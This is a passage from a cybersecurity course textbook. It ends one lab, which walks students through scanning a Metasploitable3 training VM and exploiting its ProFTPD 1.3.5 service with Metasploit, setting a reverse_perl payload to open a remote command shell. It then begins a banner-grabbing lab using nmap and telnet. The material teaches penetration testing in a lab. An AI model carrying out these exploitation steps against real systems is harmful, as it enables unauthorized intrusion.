Phase III – Making Use of the Information

Finding vulnerabilities is only part of the process. There are many ways to exploit vulnerabilities, which we will share in the following chapters, but for now, we don't want to leave you hanging. So we introduce an easy way to exploit this vulnerability so that you can close the loop on the process.

The Metasploit Framework is a tool for developing and expecting exploit code against targets. It also includes anti-forensic and evasion tools. It is preinstalled in Kali and we can leverage it quickly against our target machine. Metasploitable3 was developed to practice Metasploit attacks.

NOTE: Phase III was written separately from Phases I and II. The target machine's IP address changed from 200.200.200.7 to 200.200.200.8 due to DHCP.

1. The exploit report included this in the description. We are going to use this information to our advantage




Figure 15 – Nessus tells us how Metasploit can take advantage of the vulnerability

2. Open a terminal and run an Nmap scan directly on our target machine and use the -sS (TCP Syn) -sV (port probe) flags to identify the FTP service port

```
> sudo nmap -sS -sV 200.200.200.8
```

3. We can see that port 21 matches the exploit identified by Nessus in Figure 14 above and has been known to be successfully attacked by Metasploit in the past in Figure 15 above




Figure 16 – Nmap port 21 matches Nessus scan

4. Open Metasploit at the command line prompt

```
> msfconsole
```

5. Now search for the FTP exploit by typing

```
> search ProFTPD
```

6. You can see that we get six results, but only one of them is for our version




Figure 17 – Search for instances of ProFTPD exploit

7. Now follow the directions on the screen and type

```
> info 4
```

8. We can see that using this exploit allows us to copy any file to the target machine's website among other things




Figure 18 – Details about the usable exploit

9. This looks good to us, so type

```
> use 4
```

10. We haven't set our payload yet, so it will assign a default one and remind us of it at the command prompt




Figure 19 – Our default payload is being assigned

11. We can view our settings for our custom attack on the target by typing

```
> show options
```

12. We are still missing some information in our current settings




Figure 20 – Checking our settings and spotting some missing information

13. Let us set our target as the remote host by typing

```
> set rhosts 200.200.200.8
```

14. The sitepath is from a previous version, so update this by typing

```
> set sitepath /var/www/html
```

15. Doublecheck the changes took effect and type

```
> show options
```




Figure 21 – Checking the changes took place

16. We can now set the payload. See the various payload options by typing

```
> show payloads
```




Figure 22 – Showing and setting the payload

17. Sometimes you have to try different payloads to see which are effective, but reverse_perl works for us

```
> set payload 10
```

18. Now we can run our exploit by typing

```
> exploit
```

19. We can see that a command shell has been opened on our target machine.

Figure 23 – executing the exploit on our target

20. We can now run commands as if we were using our target machine

```
> ip add
```

21. We see that we are in the target machine




Figure 24 – command "ip add" shows that we are 'in'

22. We can also view our directory and list the files in that directory

```
> pwd
```

```
> ls
```




Figure 25 – Viewing our directory and files

23. Go ahead and poke about the system and see what else you can discover

End of Lab

Deliverables

4 Screenshots are required

- Nmap scan of the target network that identifies the target machine
- Results of a completed Nessus advanced scan of the target machine

- A Nessus report of the critical vulnerability
- Metasploitable report of the module that can be used against the vulnerability

Homeworks

Assignment 1 – Advanced scan with creds

The previous crew discovered the username and password of the target machine. Use the Nessus documentation to conduct an advanced scan using the SSH credentials: USERNAME: vagrant PASSWORD: vagrant. Identify any previously unknown critical vulnerabilities, produce the Nessus details on the vulnerability, and select a possible Metasploit package that could be used for each new vulnerability.

RECOMMENDED GRADING CRITERIA:

- Screenshot of the Nessus Vulnerability Report
- Screenshot of the Nessus details for each previously unknown critical vulnerability
- Screenshot of one possible Metasploit module that could be used against each critical vulnerability

Assignment 2 – Advanced scan, with creds, against Windows

Start the Metasploitable3-Windows VM. Use the same credentials from assignment 1 to run an advanced scan against the Meta3-Windows VM to identify all critical vulnerabilities that are unique to Windows machines. Produce the Nessus details on each vulnerability and select a possible Metasploit package that could be used for each vulnerability

RECOMMENDED GRADING CRITERIA:

- Screenshot of the Nessus Vulnerability Report
- Screenshot of the Nessus details for each Windows-based critical vulnerability
- Screenshot of one possible Metasploit module that could be used against each critical vulnerability

Figures for Printed Version

CHAPTER 46

Scanning and Enumeration - Banner Grabbing

DANTE ROCCA; MATHEW J. HEATH VAN HORN, PHD; AND JACOB CHRISTENSEN

Banner grabbing is a technique to view services running on a network or device. This is an important tactic for hackers as it narrows the potential ways into the network and may even reveal vulnerable services that can be exploited.

Think of banner-grabbing as blindly knocking on doors in a neighborhood. Any response, including, no response, provides us with information. A knock on one door might be greeted with a dog barking, a man shouting at us to 'go away', or we might get lucky and someone will open the door and invite us in for tea and biscuits.

Estimated time for completion: 30 minutes

LEARNING OBJECTIVES

- Learn the value of banner grabbing by performing this act on a target machine in various ways
    - Telnet
    - netcat
    - cURL
    - Nmap

PREREQUISITES

- Chapter 42 – Creating the Baseline Environment
- Chapter 43 – Nmap Basics

DELIVERABLES

- 4 screenshots are needed to earn credit for this exercise:
    - Banner grab on port 21 using Telnet
    - Banner grab on port 21 using netcat
    - HTTP header grab on port 80 using cURL
    - Banner grab of all ports using Nmap

RESOURCES

- Kennedy Muthii – "6 Banner Grabbing Tools with Examples" – https://www.golinuxcloud.com/banner-grabbing/
- Steven Vona – "Banner Grabbing – Penetration Testing Basics" – https://www.putorius.net/banner-grabbing.html
- DRD_ – "Use Banner Grabbing to Aid in Reconnaissance & See What Services Are Running on a System" – https://null-byte.wonderhowto.com/how-to/use-banner-grabbing-aid-reconnaissance-see-what-services-are-running-system-0203486/

CONTRIBUTORS AND TESTERS

- Bernard Correa, Cybersecurity Student, ERAU-Prescott

Phase I – Scanning with Telnet

The first tool we'll look at is Telnet. Telnet (teletype network) is an application layer protocol for 8-bit bidirectional communications using a client-host configuration. Telnet was not an official protocol until 1973. We will use Telnet to 'knock' on a remote target and record the responses. It is recommended to open a text editor of your choice; you will collect a lot of information and need a place to document it.

However, before we can grab any banners, we first need to find our target.

1. Using Eagle Net, start the following machines:
    1.1. DHCP Server
    1.2. Router
    1.3. Kali VM
    1.4. Metasploitable3-Linux
2. From Kali, scan the **Metasploitable3-Linux VM** for potential points of entry
    2.1. **Host Discovery** – perform a ***Ping Scan (-sn)*** to find the target's IP address (e.g. 200.200.200.6 as shown below)

```
> nmap -sn 200.200.200.0/24
```




Figure 1 – Ping sweep on target network

2.2. **Port Discovery** – perform a port scan on ***Fast Mode (-F)*** to see what services the target is running

```
> nmap -F 200.200.200.6
```




Figure 2 – List of open ports on target machine

3. Once you have a list of the open ports on the target, we can start knocking on those doors and grab the banners of those services

3.1. Start a new **telnet** session

```
> telnet
```

3.2. Connect to the target over **port 21** to view their FTP server banner

```
> open 200.200.200.6 21
```




Figure 3 – Target's FTP banner

From this output, we now know two important pieces of information: our target using **ProFTPD** to host this service and it is running **version 1.3.5**. Lets do some quick research on this. On your host machine, open any browser and search for "nvd cve proftpd 1.3.5 vulnerabilities":

